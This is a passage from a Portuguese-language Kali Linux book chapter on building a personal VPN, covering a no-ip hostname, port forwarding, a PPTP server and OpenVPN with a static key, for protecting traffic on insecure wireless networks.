• Site-to-site – VPN do tipo site-to-site são duas redes diretamente conectadas por meio de dispositivos como gateways de VPN. O cliente não interage com esse sistema, pois ele se conecta à rede A e o gateway estabelece conexão com a rede B (Figura 16.2).

• Client-to-site – VPN do tipo cliente-to-site são servidores VPN que permitem que os usuários, de forma individual, se conectem a ele. Por

exemplo, na rede B é configurado um servidor VPN que permite acesso remoto. Qualquer usuário pode conectar-se no servidor e usufruir da rede B. Nesse tipo de sistema, o usuário precisa de um cliente VPN para se conectar no servidor (Figura 16.3).

Como o desejado é que apenas o leitor acesse a rede de sua casa, será configurado uma VPN do tipo cliente-to-site.

Figura 16.2 – VPN do tipo site-to-site.

Figura 16.3 – VPN do tipo client-to-site.

16.1 Criando um hostname

Como será configurado uma VPN para criptografia e segurança dos dados, o primeiro passo é criar um *hostname* para a sua rede.

Um hostname é um nome para o seu computador. Para descobrir o hostname

do seu computador, digite hostname no terminal de comandos do Kali Linux.
O hostname também é usado para associar o endereço IP a um nome. O sistema responsável pelo hostname é o arquivo */etc/hosts*.
Nesse arquivo há um hostname chamado localhost, que é o nome padrão para o endereço IP 127.0.0.1. Esse endereço é utilizado para testes locais quando não existe uma conexão com a rede. Então tanto faz digitar 127.0.0.1 ou localhost, pois qualquer uma das duas formas refere-se à máquina local:

root@kali# **ping 127.0.0.1**

root@kali# **ping localhost**

No momento em que um dispositivo se conecta à internet, é fornecido um endereço IP de conexão. Para descobrir o seu endereço IP, que foi fornecido pela sua operadora, consulte o site *http://www.meuip.com.br*.
Caso o leitor conecte-se à internet por meio de sua rede doméstica, muito provavelmente esse IP será um IP dinâmico, ou seja, vai mudar a cada nova conexão. Quer um teste? Consulte o site *http://www.meuip.com.br*, depois desligue toda a internet (roteador e modem) e volte a ligá-lo, consultando novamente o site *http://www.meuip.com.br*. O IP mudou, certo?
O problema de conexões dinâmicas é que, a cada nova conexão, o endereço IP muda, o que acaba tornando-se problemático na construção de um servidor e posterior acesso (já pensou ter que decorar cada IP novo?). Para sanar esse problema, podemos utilizar o hostname: da mesma forma que o hostname

localhost foi associado ao IP 127.0.0.1, podemos criar um hostname para o nosso endereço de internet, e mesmo que o IP mude, o hostname é fixo. Com certeza, acessar uma máquina pelo hostname é bem mais simples do que decorar endereços IPs.

Para criar um hostname, acesse o site *http://www.no-ip.org*. Se for o seu primeiro acesso, crie uma conta. A criação de uma conta é bem simples de ser

feita e autoexplicativa pelo site, não sendo abordada nesta obra.

Com a conta criada, será necessário criar um hostname. Para os exemplos, foi

criado o hostname *wireless-attack.no-ip.org*. Crie um hostname único e particular.

O roteador deve ser configurado para acessar a sua conta *no-ip* (Figura 16.4). Também é necessário configurar o redirecionamento de portas. Quando um pacote vindo da internet chegar ao hostname será interpretado pelo roteador. O roteador deverá encaminhar esses pacotes para o servidor VPN.

A figura 16.5 mostra como realizar o redirecionamento de portas.

Faça um teste para confirmar se o seu hostname está OK e se o roteador está fazendo o redirecionamento de pacotes:

Figura 16.4 – Roteador logado com sucesso ao no-ip.org.

Figura 16.5 – Realizando o redirecionamento de portas.

Inicie o servidor SSH no Kali Linux:

root@kali# **service ssh start**

Em outra rede e com um cliente SSH conecte-se ao seu hostname na porta 22 (no momento em que o pacote for destinado ao seu hostname na porta 22, o roteador irá encaminhá-lo para a porta 22 ao IP do Kali Linux 192.168.1.100).

16.2 PPTP VPN

VPN do tipo PPTP é o tipo mais simples de ser configurado, porém é a VPN que apresenta o maior risco em termos de segurança da informação, particularmente nunca aconselho a usá-la. Apenas por motivos didáticos será

configurada e testada. Há outras soluções como IPSec e OpenVPN, que apresentam um sistema de criptografia bem mais robusto.

O procedimento a seguir mostra a configuração do servidor VPN PPTP:

1. Instale o servidor VPN:

root@kali# **apt-get install pptpd**

2. O arquivo */etc/pptpd.conf* contém as configurações do servidor VPN. A linha *localip* indica qual será o endereço IP local do servidor VPN no momento do túnel. Poderá ser definido o IP como sendo o IP local do servidor VPN, ou até mesmo um endereço IP arbitrário, essa opção não fará diferença. A linha *remoteip* será a faixa de IPs que serão atribuídas ao clientes que conectarem-se na rede. Como a ideia é somente o leitor utilizar a VPN, a faixa de IPs pode ser apenas um IP.

Exemplo de configuração:

localip 1.1.1.1

remoteip 192.168.1.200

3. Defina a lista de usuário e senha que conectarão na rede VPN. Como somente o leitor utilizará a VPN, defina somente um usuário e senha no arquivo */etc/ppp/chap-secrets*:

< *usuário*>< *TAB*>*< *TAB*>< *senha*>< *TAB*>*

--- Exemplo ---

daniel * moreno *

• <usuário> – Nome de usuário que será autenticado na VPN.

• <TAB> – Os campos devem ser separados pela tecla TAB.

• * – IP do servidor VPN. Como na nossa rede há apenas um servidor VPN, não há a necessidade de especificar o IP do servidor, podendo ser atribuído o caractere *.

• <senha> – Senha de acesso para o usuário. Use uma senha complexa.

• * – IP que o usuário receberá ao conectar na VPN. Como já foi definido no arquivo */etc/pptpd.conf*, não há a necessidade de repetir o IP que o usuário irá receber, podendo ser atribuído o caractere *.

4. Inclua no final do arquivo */etc/ppp/pptpd-options*:

ms-dns 192.168.1.1

nobsdcomp

noipx

mtu 1490

mru 1490

5. Reinicie o serviço de VPN:

root@kali# **service pptpd restart**

6. Habilite o roteamento de pacotes (IP Forward):

root@kali# **echo 1 > /proc/sys/net/ipv4/ip_forward**

O servidor está pronto e esperando por conexões na porta 1723 (lembre-se de habilitar o redirecionamento de portas no roteador).

Para criar uma conexão com o servidor VPN (Windows), realize o procedimento a seguir:

1. No Painel de controle, selecione a opção Rede e Internet (Figura 16.6).





Figura 16.6 – Selecionando a opção Rede e internet.

2. Selecione a opção Central de Rede e Compartilhamento (Figura 16.7).

Figura 16.7 – Selecionando a opção Central de Rede e Compartilhamento.

3. Selecione a opção Configurar uma nova conexão ou rede (Figura 16.8).






Figura 16.8 – Selecionando a opção Configurar uma nova conexão ou rede.

4. Selecione a opção Conectar a um local de trabalho (Figura 16.9).

Figura 16.9 – Selecionando a opção Conectar a um local de trabalho.

5. Selecione a opção Usar minha conexão com a Internet (VPN) (Figura


Conectar a um Local de Trabalho
Como deseja se conectar?
Usar minha conexão com a Internet (VPN)
Conexão usando uma rede virtual privada (VPN) na Internet.
Discar diretamente
Conexão direta com um número de telefone sem passar pela Internet.
Cancelar

Conectar a um Local de Trabalho
Digite o endereço da Internet com o qual se conectar
O administrador de rede pode lhe fornecer este endereço.
Endereço na Internet:
wireless-attack.no-ip.org
Nome do destino:
Conexão VPN
Usar um cartão inteligente
Lembrar minhas credenciais
Permitir que outras pessoas usem esta conexão
Esta opção permite que qualquer pessoa com acesso a este computador use a conexão.
Criar
Cancelar

16.10).

Figura 16.10 – Selecionando a opção Usar minha conexão com a Internet.

6. Insira corretamente o hostname (Figura 16.11) e crie a conexão VPN.

Figura 16.11 – Inserindo o hostname.

Para conectar no servidor VPN (Windows), realize os seguintes passos:

1. No Painel de controle, selecione a opção Rede e Internet (Figura 16.6).

2. Selecione a opção Central de Rede e Compartilhamento (Figura 16.7).

3. Selecione a opção Alterar as configurações do adaptador (Figura 16.12).

Figura 16.12 – Selecionando a opção Alterar as configurações do adaptador.

4. Selecione a opção Conectar/Desconectar (Figura 16.13).





Figura 16.13 – Conectando na VPN.

5. Insira o nome de usuário e senha configurado no arquivo */etc/ppp/chap-secrets* e conecte na VPN

16.3 OpenVPN

Além da VPN do tipo PPTP, há outras VPNs, como IPSec e OpenVPN, que contém uma cifra criptográfica mais segura.

O OpenVPN criptografa a conexão com chaves estáticas e também utiliza certificados digitais e algoritmos como Diffie-Hellman, garantindo a segurança dos dados. O objetivo é configurar uma VPN para garantir a privacidade dos dados quando houver a necessidade de se acessar alguma

rede wireless desprotegida (seja ela pública ou sem criptografia).
Diferentemente do PPTP, sistemas operacionais como Windows e Linux não apresentam suporte nativo ao OpenVPN, devendo ser instalado pacotes e programas adicionais. Embora a sua configuração dê mais trabalho, o seu sistema de proteção e criptografia é bem superior ao PPTP.
Vamos configurar o OpenVPN de duas formas: na primeira utilizando chaves estáticas (a mesma chave é usada no cliente e servidor) para criptografar os dados; na segunda, vamos continuar utilizando chaves estáticas em conjunto de certificados digitais.

16.3.1 OpenVPN com chaves estáticas

Esse modelo é o mais simples e é perfeito para redes domésticas e VPNs de rápido uso. Por meio de uma chave gerada e compartilhada entre cliente e servidor, os dados são criptografados e transmitidos de forma segura pela internet. Quem possui a chave consegue fazer a criptografia e descriptografia dos dados.
Vamos configurar um servidor Linux e um cliente Linux.
Para esse modelo vamos considerar que apenas o leitor vai acessar a VPN, ou seja, vamos criar uma ponte apenas entre o leitor em sua rede insegura (cliente) e a VPN da sua casa (rede segura executando o servidor OpenVPN). Estamos considerando que somente um dispositivo está querendo acessar o servidor VPN.

Instale o OpenVPN no Linux (cliente e servidor):

root@servidor# **apt-get install openvpn**

root@cliente# **apt-get install openvpn**

Devemos gerar a chave estática que será usada na criptografia dos dados:

root@servidor# **cd /etc/openvpn**

root@servidor# **openvpn --genkey --secret /etc/openvpn/chave.txt**

Será gerado o arquivo */etc/openvpn/chave.txt* contendo a chave usada na encriptação dos pacotes. Essa chave deve ser copiada para a máquina cliente.

Estando o arquivo *chave.txt* no cliente e no servidor, podemos configurar o lado servidor.

O arquivo */etc/openvpn/server.conf* deve ter o seguinte conteúdo:

dev tun

proto tcp-server

port 8082

ifconfig 1.1.1.1 1.1.1.2

secret /etc/openvpn/chave.txt

keepalive 10 60

comp-lzo

persist-key

persist-tun

float

• dev tun – Indica que será criado uma interface virtual tun para transmissão dos dados.

• proto tcp-server – Indica que será utilizado o protocolo TCP para transmissão de dados. Por padrão o OpenVPN trabalha com o protocolo UDP. O protocolo TCP garante a retransmissão de quadros, mas isso acaba piorando o seu desempenho, tornando a VPN mais lenta. Também é possível trabalhar com o protocolo UDP, e não com o TCP, trocando essa linha por *proto udp*. Lembre-se de realizar o redirecionamento de portas no roteador, redirecionando a porta escolhida para o IP do servidor OpenVPN.

• port 8082 – Indica a porta de operação do OpenVPN. Por padrão, a porta utilizada pelo OpenVPN é a 1194 (protocolo UDP). No caso, estou utilizando o protocolo TCP na porta 8082. Ajuste para a porta desejada.

• ifconfig 1.1.1.1 1.1.1.2 – A linha ifconfig indica o endereço IP do servidor VPN (1.1.1.1) e o endereço IP do cliente (1.1.1.2) no momento em que se estabelece o túnel. Ou seja, estamos fazendo uma ponte direta entre o servidor VPN e o cliente. A escolha dos IPs que serão atribuídos (1.1.1.1 e 1.1.1.2) devem seguir duas regras. A primeira é que esses dois IPs não podem ser IPs de LANs tanto do lado servidor como do lado cliente. Por exemplo: o servidor tem o endereço de LAN 192.168.1.0/24 e o cliente tem o endereço de LAN 10.0.0.0/24. O endereço escolhido para

o ifconfig não deve ser qualquer endereço pertencente à classe 192.168.1.0/24 ou 10.0.0.0/24. Escolha um IP que dificilmente será usado por alguma LAN. A segunda regra é que os dois IPs devem fazer parte da mesma subnet. Por exemplo 1.1.1.1 e 1.1.1.2 fazem parte da subnet 1.1.1.0/24. Outro exemplo poderia ser 2.2.2.2 e 2.2.2.4 que fazem parte da subnet 2.2.2.0/24.

• secret chave.txt – Arquivo de chaves que foi gerado pelo OpenVPN para encriptação dos dados.

• keepalive 10 60 – Envia um pacote de ICMP a cada 10 segundos sem atividade e se não houver resposta, depois de 60 segundos a VPN é reiniciada.

• comp-lzo – Utiliza o algoritmo de compreensão lzo, compactando o tráfego e ganhando velocidade.

• persist-key e persist-tun – Mantém a chave e túnel ativos. Essas opções são úteis para não destruir uma conexão já feita. Por exemplo, se houver uma queda de conexão, como o túnel foi mantido, o reestabelecimento da conexão é feita de forma mais ágil.

• float – Mantém o túnel ativo mesmo se houver mudanças de endereços IPs.

Inicie o servidor:

root@servidor# **openvpn --config /etc/openvpn/server.conf**

Habilite o roteamento de pacotes (IP Forward):

root@servidor# **echo 1 > /proc/sys/net/ipv4/ip_forward**

Lembre-se também de ativar o mascaramento na interface de rede, para que os pacotes cheguem do cliente até o servidor. No caso, estou usando a interface cabeada de conexão eth0.

root@servidor# **iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE**

O servidor está OK, vamos configurar o cliente. A configuração é quase a mesma, com pequenas diferenças.

O arquivo */etc/openvpn/client.conf* deve ter o seguinte conteúdo:

dev tun

proto tcp-client

port 8082

remote wireless-attack.no-ip.org

ifconfig 1.1.1.2 1.1.1.1

secret chave.txt

keepalive 10 60

comp-lzo

persist-key

persist-tun

float

• proto tcp-client – Indica que se trata de uma conexão pelo protocolo TCP no lado cliente. Caso se deseje utilizar o protocolo UDP, troque essa linha por *proto udp*.

• remote – Indica qual é o endereço IP do servidor OpenVPN. Lembre-se de digitar o endereço IP de WAN do servidor OpenVPN. O endereço IP de WAN pode ser obtido em *http://www.meuip.com.br*. Também pode ser utilizado o hostname configurado pelo *no-ip*.

• ifconfig 1.1.1.2 1.1.1.1 – A linha ifconfig indica o endereço IP do cliente (1.1.1.2) e o endereço IP do servidor (1.1.1.1) no momento em que se estabelece o túnel. Os valores são invertidos se comparado com a linha ifconfig do arquivo *server.conf*, isso porque agora estamos no lado cliente e o primeiro IP (1.1.1.2) deve ser o do cliente e o segundo IP o do servidor (1.1.1.1).

O Cliente já pode ser iniciado:

root@cliente# **openvpn --config /etc/openvpn/client.conf**

Após receber a mensagem *Initialization Sequence Completed* a conexão foi completada entre cliente e servidor. Porém, ao realizar o túnel e pararmos por aqui, teremos dois problemas: o primeiro é que o cliente não tem rota para a rede servidora, isso significa que ele não tem acesso aos ativos e às máquinas que estão na mesma rede em que está o servidor OpenVPN (a sua casa). Isso porque essa configuração do cliente não adiciona automaticamente rotas entre

a rede do cliente e a do servidor. Para resolver esse problema podemos adicionar rotas manualmente no terminal de comandos do Linux:

root@cliente# **route add -net 192.168.1.0 netmask 255.255.255.0 gw 1.1.1.1 tun0**

Considere que:

• A rede LAN do servidor contém a subnet 192.168.1.0/24.

• 255.255.255.0 é a mascara de subrede.

• 1.1.1.1 indica o endereço IP de VPN do servidor.

• tun0 é a interface virtual que é criada pelo OpenVPN.

Agora o cliente está apto a usar todos os recursos da rede do servidor. Se o endereço do seu roteador for 192.168.1.1, dê o comando ping 192.168.1.1 e veja o resultado!

Outra forma para adição manual de rotas:

root@cliente# **ip route add 192.168.1.0/24 via 1.1.1.2**

Considere que:

• 192.168.1.0/24 é a subnet do servidor.

• 1.1.1.2 é o endereço IP de VPN do cliente.

No Windows o seguinte comando pode ser utilizado para adição de rotas:

C:> **route add 192.168.1.0 mask 255.255.255.0 1.1.1.1**

Realizando apenas os procedimentos descritos até o momento, caímos no segundo problema, o que de fato nos interessa: segurança e privacidade. Note

que criamos e adicionamos uma rota para a rede segura (nossa rede doméstica na qual se encontra o servidor OpenVPN). O OpenVPN não força que o tráfego seja utilizado pela interface tun0 (interface segura), apenas se desejarmos acessar alguma máquina ou dispositivo de dentro da rede com o servidor OpenVPN será utilizado essa interface, isso significa que ainda estamos vulneráveis a ataques como o de Man-in-the-Middle. Devemos forçar a utilização da interface tun0 como interface padrão de saída de dados. Para forçar os dados a trafegarem somente pela interface tun0, no arquivo de configuração do cliente */etc/openvpn/cliente.conf* inclua as seguintes linhas no final do arquivo e reinicie a VPN. Dessa forma o roteamento é feito automaticamente e também todos os dados trafegarão somente pela interface tun0.

redirect-gateway def1 bypass-dhcp

dhcp-option DNS 1.1.1.1

Considere que:

• 1.1.1.1 é o endereço IP de VPN do servidor.

16.3.2 OpenVPN com certificados digitais

O que foi realizado até o momento já é suficiente para garantir a privacidade dos dados. Mas já que o OpenVPN possibilita muito mais opções do que apenas uma chave estática, que tal garantir uma camada a mais de segurança para os dados por meio de certificados digitais?

Os arquivos de configuração para criação de certificados digitais encontram-

se

em

/usr/share/easy-rsa

(Debian

8.2)

ou

em

/usr/share/doc/openvpn/examples/easy-rsa/2.0 (Debian 7.4). Copie essa pasta para */etc/openvpn*:

root@servidor# **cp -a /usr/share/easy-rsa /etc/openvpn**

Edite o arquivo */etc/openvpn/easy-rsa/vars*, alterando os valores padrões para geração do certificado digital. Os valores que iremos alterar encontram-se nas últimas linhas:

export KEY_COUNTRY="US"

export KEY_PROVINCE="CA"

export KEY_CITY="SanFrancisco"

export KEY_ORG="Fort-Funston"
